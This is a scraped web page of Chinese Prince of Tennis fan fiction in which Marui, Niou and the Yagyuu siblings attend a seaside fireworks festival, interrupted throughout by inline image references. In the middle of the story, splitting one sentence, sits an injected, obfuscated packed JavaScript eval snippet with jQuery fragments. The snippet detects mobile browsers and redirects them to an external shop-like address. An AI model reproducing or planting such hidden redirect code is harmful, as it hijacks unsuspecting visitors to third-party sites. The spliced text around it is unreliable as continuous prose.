五月中旬的期中考核后,切原因为种种不可抗力,总是要晚半小时到一小时,才蔫头耷脑地赶到网球场参加部训。幸村允许他迟到,连真田也没多说什么,其他人过了几天也逐渐回过味来,唯有老师的安排才能优先于部内纪律,大概是切原的班主任跟部长他们有过沟通吧。
至于原因也是非常好猜,考试过后的留堂,显而易见就是补习和补考了。
“有那么严重吗?居然已经持续一周了……”丸井文太满脸疑惑,说完后吹出一个泡泡,“比吕士,这次一年级的测试难度特别高吗?”
原本蠢萌蠢萌的学弟现在成天像霜打的茄子一样缺乏活力,学长很担心宠物的精神状态。
“确实很奇怪呢……我听妹妹说应该只是普通难度。”柳生比吕士说。
“这样啊……”
结果还是最有常识的仁王雅治道出一针见血的吐槽:“柳生你们兄妹的成绩常年都在年级数一数二,对难度变化的感受应该不会太明显吧,但对切原那种头脑水平来说可就完全不同咯。”
这样的解释丸井文太简直秒懂:“哈哈哈,原来如此。”
后来他去一年级教室找切原借新出的漫画,确实发现柳生他妹妹正坐在对方的隔壁帮忙辅导作业,看到那位紫发女生隔一会儿就转过头轻轻叹气,丸井文太心中颇感同情。
在女生面前,知情识趣的学长难得没说什么促狭的话打趣切原,借走漫画就转身离开,临走前还送给学弟一个明快的wink作为感谢。不过丸井文太并不知道的是,他的到访后来在这个一年级的班级里掀起了一阵小小的热议。
“长相比传闻中的还好看呢。”
“那闪闪发光的笑容简直就是偶像!”
那位二年级的丸井学长是很受欢迎的,容颜秀丽,性格也友善可亲,交际广阔而且外界从无不良评价,运动神经更是出类拔萃的天才水平,无论在高年级的学姐们还是一年级的女生当中都具有相当高的人气。
有人好奇地问:“切原,你知道丸井学长他有女朋友吗?”
“哈——?我不知道啊,他那个人对任何女生都差不多吧……”切原赤也打了个哈欠,不太感兴趣地说。
关系还没丸井学长跟我好呢。他有点小自负地心想。
“传闻说似乎有呢。”
“咦?!”海带头意外地瞪圆大眼睛。
“不过好像很快就分手了吧,似乎是部活太忙之类的原因。”
什么嘛。切原赤也不自觉地松了口气,脱力地一头趴在桌上。这番动作全凭直觉反应,直至此刻他才感到一阵纳闷,搞不懂自己为什么反应过度。
旁边的柳生妹妹被他一惊一乍的反应弄得无奈,用自动铅笔的笔尾轻轻戳了他的手臂两下,小声提醒:“切原君,你该写下一题了。”
“是是——”
第一次是在柳生家的学习会,第二次是课后给同班的切原补习,柳生的妹妹第三次偶遇丸井文太,是在教学楼的走廊转角,她刚艰难抱着一大摞会议资料走出办公室,还没走几步,在转弯的时候没掌握好重心,一不小心就让怀里的资料全都飞了出去,把对面经过的人砸个正着。
“呜哇——这是怎么搞的啊……”
哪怕是带着不满的抱怨语气,丸井文太那极具辨识度的悦耳音色都有天赋在其中掺入一丝撒娇般的氛围。他抬起眼帘,一眼便瞧见颇为眼熟的学妹脸色飞快由红转白,不由眨了眨眼,抢在对方开口道歉前先开了口:“啊!你是柳生家见过的——
“怎么你一个人搬那么多东西啊。”文太蹲下身,帮忙一本本捡起四处掉落的纸册,他的目光在文件上的文字稍作停留,“唔……会计报告书?这不是学生会的东西吗?”
“嗯……非常不好意思。”柳生妹妹满脸愧疚,尴尬得整个人都要钻到地缝里去了。
“没事,你也一次性搬这么多资料很困难吧。”丸井文太换位思考,立刻为她鸣不平,“让你一个女孩子做这个也太过分了!”
对方拘谨地小声说:“因为我才一年级,需要分担一些杂活也是正常的。”
“那也应该让其他人来帮帮你啊。”文太说完自己先叹了口气,不再说会让对方感到为难的话,起身时把收拾好的文件都抱了起来,“算了,你去哪儿?我们一起去。”
光凭几句话的沟通他就能看得出来,柳生的妹妹性格有些内向,这种文静又善于忍耐的性格最容易吃亏,平日宁可自己多付出一些,也不会去特地麻烦他人。生活的运行逻辑往往就是如此,最终大多的苦都被能吃苦的人包揽了。
在这样的印象下,丸井文太后来遇到对方的时候都是能帮则帮。当然了,如果杰克在他的身边,文太便会毫不犹豫地把体力活交给发小代劳。
这样一来二去,他自己因为是很擅长照顾人的性格所以对那些琐碎的善意关照没太多自觉,但对另一边而言,意义却截然不同。
当对方试探性地邀请他一起去观赏花火大会时,丸井文太心思细腻,很快从女孩脸颊微红的表现中觉察了什么。
有点不太妙,他只是把对方当作朋友妹妹对待……
最简单的办法是当场拒绝,以免造成误会,但他既不忍让女生这边下不来台,也不希望跟柳生那边产生不愉快,便假作不知地笑着答应了下来。
“不过你那边应该也有跟其他人一起吧?”他状似不经意地调整了一下话题的方向,贴心地问,“我去的话,会不会有些冒昧呢?对了,你是跟同学一起?还是家人?”脸皮薄的女生在一切未挑明的阶段实在说不出只想两个人一起去的话,支吾了半晌,低声说:“家、家人吧。”喊上同学一起也太羞耻了,恐怕隔日学校就要冒出各种八卦传言,兄长已经是她能接受的极限。
于是便这么约定了下来。
神奈川的逗子海岸每年都会在初夏举办花火大会,这是五月份整个关东地区规模最大的海上花火盛会,会场位于和镰仓相邻的逗子市,其实距离立海很近,搭乘电车的话只需要一站即可抵达。
电车门打开,丸井文太跟随人群从中走出的模样十分显眼。他身量纤细,如今换上了一身带有海浪纹样的绛红色浴衣,锁骨在宽松的领口下若隐若现,碎发微微长过耳际,远处的灯光映出他分外俊俏的侧脸,眼睫、鼻梁的线条都勾勒得流畅挺拔,只需眸光灵动地轻轻一转,就能从骨子里流露出一种惹人偏爱的少年气息。
就是那张嘴在某些时候还是蛮恶劣的。
“唷,仁王啊,你什么时候改姓柳生了?比吕士也没告诉我啊。”
丸井文太看到柳生兄妹的身影便走了过去跟他们汇合,同时浅紫色的眼睛瞄向与他们一起等待的仁王雅治,眼底滑过一抹不怀好意的打趣,拐弯抹角地损起他不请自来的事。
不过丸井文太也算是棋逢对手,因为仁王雅治信口胡诌的本领也是登峰造极,睁着眼睛就开始说起了瞎话:“嗯,是啊,就前不久。因为喜糖准备得有限,全网球部里只有某个人没被邀请。”
前一秒还在笑嘻嘻的文太登时咬牙切齿:“喂你这家伙——”
三名男生里唯有柳生还算是正经一些,轻轻推了下眼镜,冷静道:“仁王君,请不要败坏我的名声。”
“puri。”
后来为了避嫌——到底是哪一方需要避嫌就别管了——一行人变成了柳生兄妹走在前面,而丸井文太跟仁王雅治则落到后方闲聊的状态。
二人慢慢踱步,仁王雅治向来不太合群,这回也难得配合场合换上了一身群青色的浴衣。银
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16901539|188823||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
发少年无论何时都一副漫不经心的慵懒模样,夜幕下的眉眼沾着银粉似的月色,看起来又是英俊又是冷清。
丸井文太说:“虽然不想承认,但还好有你过来。”否则他就算再擅长调节氛围,在这种场面下也会觉得有点尴尬。
“呵。”仁王雅治轻笑了一声,意味深长地道,“那你不好奇我为什么被他们喊过来吗?”
“那个啊……在问为什么之前,我想先问下‘他们’是什么意思?”
文太当时正边走边吃着一根从街边小摊上买的棉花糖,听到这话时,脸上浮现出一丝诧异,错愕地望向故意卖关子的仁王。
似乎是为了不让前面听见他们的说话声,对方将脚步放慢了些,丸井文太也心领神会,二人渐渐与柳生兄妹拉开距离。
沁凉的晚风带有一丝咸湿气息,海岸边游人如织,热闹的氛围搭配着周边缤纷多彩的灯光,让附近每个人的脸上都带有迎接节日庆典般的欢欣笑容。
“砰——”、“砰——”的响声不绝于耳,烟火就在澄澈夜色中如繁花般盛大绽放。
为了能让彼此更清楚地交谈,仁王向文太靠近了一些,笑容逐渐真切的脸慢腾腾地歪过来。
“明知故问。”凑近那被红发遮覆的耳际,仁王的语气里还带着几分狡猾愉悦的余韵。
“你这家伙真是烦人啊!”
丸井文太忍不住似嗔似恼地横了他一眼,大概是被戳破了心思,有点挂不住面子。
远处花火飞燃,从海面窜上高空的绚烂光华隐隐约约映出他脸颊微红的颜色,明媚的光衬得他瞳孔深处的色彩灼灼烈烈,闪烁于当中的怒意反而成为极其生动的点缀。
不得不承认,这家伙真是适合红色。
仁王雅治笑了一下,才说:“柳生找我过来,是让我盯着你,别再到处散发你招三惹四的魅力。他妹妹请求我过来,虽然没明说,不过大概是寄希望于有我在现场,多少能分散一些柳生的注意力。”
更多的解释他就不说了,毕竟丸井文太的领悟力向来不负他的天才之名,生活里有很多事都是你知我知即可,不必全都宣之于口。
不过这也不妨碍丸井文太沉思后道出一句感叹:“仁王你还真好用啊。”
他知道很多人都是关系变近以后才会展现出特别的一面,像是仁王雅治时常会让人觉得行动孤僻,心思又向来神秘莫测,但对柳生他们来说,说不定那家伙其实是能被托付信任的可靠对象?
对了,恶作剧的时候要除外。
“那么——”
丸井文太轻轻咬了一口棉花糖,舌尖卷过一缕甜蜜的糖丝,看起来仿佛只是随口一提,又像是敏锐至极地把话题切入对方内心的要害。
他笑着问:“请问仁王同学你自己的意愿是什么呢?”
仁王雅治有些意外地瞧了他一眼,丸井文太眼神晶亮,透着洞察的明辉,唇角微扬,送给他一个锐气四溢的漂亮笑容。
于是在他半步距离之外的仁王也弯起唇,转过头望向漫天盛放的花火,瞳仁深处闪烁着星星点点的光,将那双冷绿色的眸子也染上了斑斓热烈的美丽色彩。
“明知故问。”
他又用同一句话来回答,不过仁王雅治十分确信丸井文太还是能听得懂,与此同时心中又不期然升起一丝无奈的情绪。
将那种太擅长揣摩心思的家伙作为对手其实很麻烦,永远都无法确保自己能处于上风,还可能将自己并不打算诉诸于口的念头也暴露无遗。机会主义者的现世报不仅从不迟到,还快得让人措手不及。
但不可否认的是,和丸井文太这种有来有往的针锋相对确实刺激,让仁王雅治有些上瘾。他此刻心情愉快地在这里观赏烟花,也并非出于任何人的请求,而是他自己就乐在其中。